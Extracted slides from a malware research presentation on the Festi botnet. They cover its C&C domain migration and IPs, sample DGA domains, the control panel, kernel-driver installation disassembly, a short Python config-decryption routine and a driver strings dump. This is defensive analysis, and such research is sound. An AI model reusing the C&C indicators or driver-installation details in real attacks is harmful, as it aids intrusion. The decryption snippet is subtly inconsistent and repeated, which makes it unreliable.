



Festi Botnet Analysis & Investigation

Aleksandr Matrosov
Eugene Rodionov

Outline of The Presentation

➤ Investigation


- ✓ The purpose of the botnet
- ✓ C&C migration
- ✓ Who is behind the botnet?

➤ Analysis


- ✓ Implementation details
- ✓ The bot Architecture
 - ✓ *components, interfaces, plugins, etc.*
- ✓ Self-defense

➤ The botnet's activities:


- ✓ Spam, DDoS, Proxy.



Festi: Investigation



Festi: Statistics



Festi: C&C migration

Autumn 2011

vilturt.ru
pyatochek.ru
valdispit.ru

C&C migration

Beginning 2012

muduck.ru (173.212.248.51)
moduck.ru (173.212.248.51)
reghostin.ru (178.162.179.47)
hostikareg.ru (178.162.179.47)

Autumn 2012

suduck.ru (37.59.50.89)
133import.ru (178.162.179.70)
02school33.ru (178.162.179.70)

C&C migration

Festi: C&C Domain Names

- **There are two domain names in *.config* section:**
 - ✓ primary C&C server
 - ✓ reserved C&C server
- **If neither of these are available Festi employs DGA:**
 - ✓ DGA takes as input current *day/month/year* and bot *version_info*

Date	Festi_v1	Festi_v2
07/11/2012	<i>fzcbihskf.com</i>	<i>hjbferjhff.com</i>
08/11/2012	<i>pzcaihszf.com</i>	<i>jbjherchff.com</i>
09/11/2012	<i>dzcxifsff.com</i>	<i>xjbnhcrwhff.com</i>
10/11/2012	<i>azcgnfsmf.com</i>	<i>ljbnqcrnhff.com</i>
11/11/2012	<i>bzcfnsif.com</i>	<i>fjblqcrmhff.com</i>

Festi: C&C panel (2010)

Browser address bar: <http://216.245.223.50:8081/panel.php?page=bots&element=loader>

Page title: Topol-M(ailer) - Панель управ...


Navigation menu:

- Система
- Боты
 - Онлайн
 - Загрузки
 - Поставщики
 - Соксы
 - Ддос
 - Лоадер
- Рассылки
- Адреса
- Письма
- Настройки
- Выход

Собрать лоадер:


Время последней сборки	2010-09-06 21:44:48	Скачать
Собран для поставщика	install4sale	
Поставщик	Test	

build time
PPI partner
partner ID



Who is behind the Festi botnet?

In spam and DDoS cybercrime business since 2009



Festi: Analysis



Simple dropper used by third party PPI service

PPI service



Load PPI dropper



Run Festi dropper



Собрать ладер:

Время последней сборки	2010-09-06 21:44:48	Скачать
Собран для поставщика	install4sale	
Поставщик	Test	

Собрать

build time
PPI partner
partner ID

```
PUSH ECX
PUSH ECX
PUSH ECX
PUSH ECX
PUSH 02fddd12.004059A0
PUSH DWORD PTR SS:[EBP+8]
PUSH ECX
PUSH 1
PUSH 1
PUSH 0F01FF
PUSH DWORD PTR SS:[EBP+C]
PUSH DWORD PTR SS:[EBP+C]
PUSH ESI
CALL DWORD PTR DS:[41500C]
```

```
Password => NULL
ServiceStartName => NULL
pDependencies => NULL
pTagId => NULL
LoadOrderGroup = "Filter"
BinaryPathName
ErrorControl => SERVICE_ERROR_IGNORE
StartType = SERVICE_SYSTEM_START
ServiceType = SERVICE_KERNEL_DRIVER
DesiredAccess = SERVICE_ALL_ACCESS
DisplayName
ServiceName
hManager
CreateServiceA
```


Main Festi Functionality store in kernel mode

Win32/Festi
Dropper

Install kernel-mode
driver

user-mode

kernel-mode

Win32/Festi
kernel-mode
driver

Download plugins

Win32/Festi
Plugin 1

Win32/Festi
Plugin 2

...

Win32/Festi
Plugin N

Main Festi Functionality store in kernel mode

Win32/Festi
Dropper

```
dd 2 ; SEHandlerCount
dd 53445352h, 0B501DD16h, 4987F879h, 0FFF14ABh, 0AED6E286h
dd 1
aEEclipseBotnet db 'e:\eclipse\botnet\drivers\Bin\i386\kernel.pdb',0
align 10h
__safe_se_handler_table dd rva sub_205D0
; DATA XREF: .text:0001C6E8t
dd rva loc_2080B
dd 3 dup(0)
dword_1C754 dd 0FF8B0000h ; DATA XREF: .data:00020D84d
```

Win32/Festi
Plugin 1

Win32/Festi
Plugin 2

...


Win32/Festi
Plugin N

Festi: Configuration information

The bot's configuration information is hardcoded into the driver's binary:

Name	Virtual Size	Virtual Address	Size of Raw Data	Pointer to Raw Data	Characteristics
<input checked="" type="checkbox"/> .text	00003B27h	00011000h	00003C22h	00000400h	58000020h
<input checked="" type="checkbox"/> .rdata	000007C8h	00015000h	00000000h	00000000h	00000000h
<input checked="" type="checkbox"/> .data	00001098h	00018000h	00001000h	00004800h	C8000040h
<input checked="" type="checkbox"/> .bss	00000000h	00018000h	00000000h	00000000h	C8000040h
<input checked="" type="checkbox"/> .cdata	00000582h	00023000h	00000600h	00010200h	C8000040h
<input checked="" type="checkbox"/> .init	000008D8h	00024000h	00000A00h	00010800h	E2000020h
<input checked="" type="checkbox"/> .reloc	00000992h	00025000h	00000A00h	00011200h	42000040h

config information



➤ This section contains encrypted information:

- ✓ URLs of C&C servers
- ✓ Key to encrypt data transmitted between the bot and C&C
- ✓ Bot version information and etc

Festi: Configuration information

The bot's configuration information is hardcoded into the driver's binary:

Name	Virtual Size	Virtual Address	Size of Raw Data	Pointer to Raw Data	Characteristics
<input checked="" type="checkbox"/> .text	00003B27h	00011000h	00003C22h	00000400h	58000020h
<input checked="" type="checkbox"/> .rdata	000007C8h	00015000h	00000000h	00000000h	00000000h
<input checked="" type="checkbox"/> .data	00001098h	00018000h	00001000h	00004800h	C8000040h
<input checked="" type="checkbox"/> .bss	00000000h	00018000h	00000000h	00000000h	C8000040h
<input checked="" type="checkbox"/> .cdata	00000582h	00023000h	00000600h	00010200h	C8000040h
<input checked="" type="checkbox"/> .init	000008D8h	00024000h	00000A00h	00010800h	E2000020h
<input checked="" type="checkbox"/> .reloc	00000992h	00025000h	00000A00h	00011200h	42000040h

config information

➤ This section

- ✓ URLs of C&C
- ✓ Key to encrypt
- ✓ Bot version i

```
def decrypt(cdata):  
    i = 0  
    ix = 0  
    if(len(data) >= 0x210):  
        while (ix < len(data)):  
            if (ix == 0x210):  
                ix += 4  
  
            data[ix] ^= data[0x210 + (i % 4)]  
            i+=1  
            ix+=1  
    else:  
        print "Section .cdata too short"
```

on:

t and C&C

Festi: Configuration information

The bot's configuration information is hardcoded into the driver's binary:

Name	Virtual Size	Virtual Address	Size of Raw Data	Pointer to Raw Data	Characteristics
<input checked="" type="checkbox"/> .text	00003B27h	00011000h	00003C22h	00000400h	S8000020h
<input checked="" type="checkbox"/> .rdata	000007C8h	00015000h	00000000h	00000000h	0h
<input checked="" type="checkbox"/> .data	00001098h	00015000h	00001000h	00004800h	C8000040h
<input checked="" type="checkbox"/> .pagecode	0000084Ch	00018000h	0000A400h	00005800h	C8000040h
<input checked="" type="checkbox"/> .cdata	00000582h	00023000h	00000600h	00010200h	C8000040h
<input checked="" type="checkbox"/> .INIT	000008D8h	00024000h	00000400h	00010800h	E2000020h
<input checked="" type="checkbox"/> .reloc	00000992h	00025000h	00000400h	00011200h	42000040h

config information

```
\Device\Tcp fslock68sj \REGISTRY\MACHINE\SYSTEM\CurrentControlSe
t\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfil
e\GloballyOpenPorts\List %u:TCP %u:TCP:*:Enabled:System%02u %u:U
DP %u:UDP:*:Enabled:System%02u 02school33.ru S->M4B\*t 133import.ru Ht 9*
t Xx||t W9Tmd 4 @ iNq\A-4e-Zz>||^|=I ZwDeleteFile ZwClose ZwCreateKey ZwOpenKey ZwDeleteKey ZwQueryVa
lueKey ZwSetValueKey ZwDeleteValueKey ZwFlushKey ZwEnumerateKey ZwEnumerateValueKey ZwQueryInformationFile ZwReadFile Zw
WriteFile ZwLoadDriver KdDebuggerEnabled Microsoft Windows Windows CSD Ver
sion ProductName oU@ eU@ UV@ JU@ QU@ \Device\Tcp \Device\Udp \Dri
ver\tdx \Driver\Tcpip \SystemRoot\system32\drivers\ .sys
.sys system32\drivers\ Filter ErrorControl Group Start Typ
e DisplayName ImagePath \BaseNamedObjects\fslock68sj29dn
```

```
data[ix] = data[0x210 + (i % 4)]
```

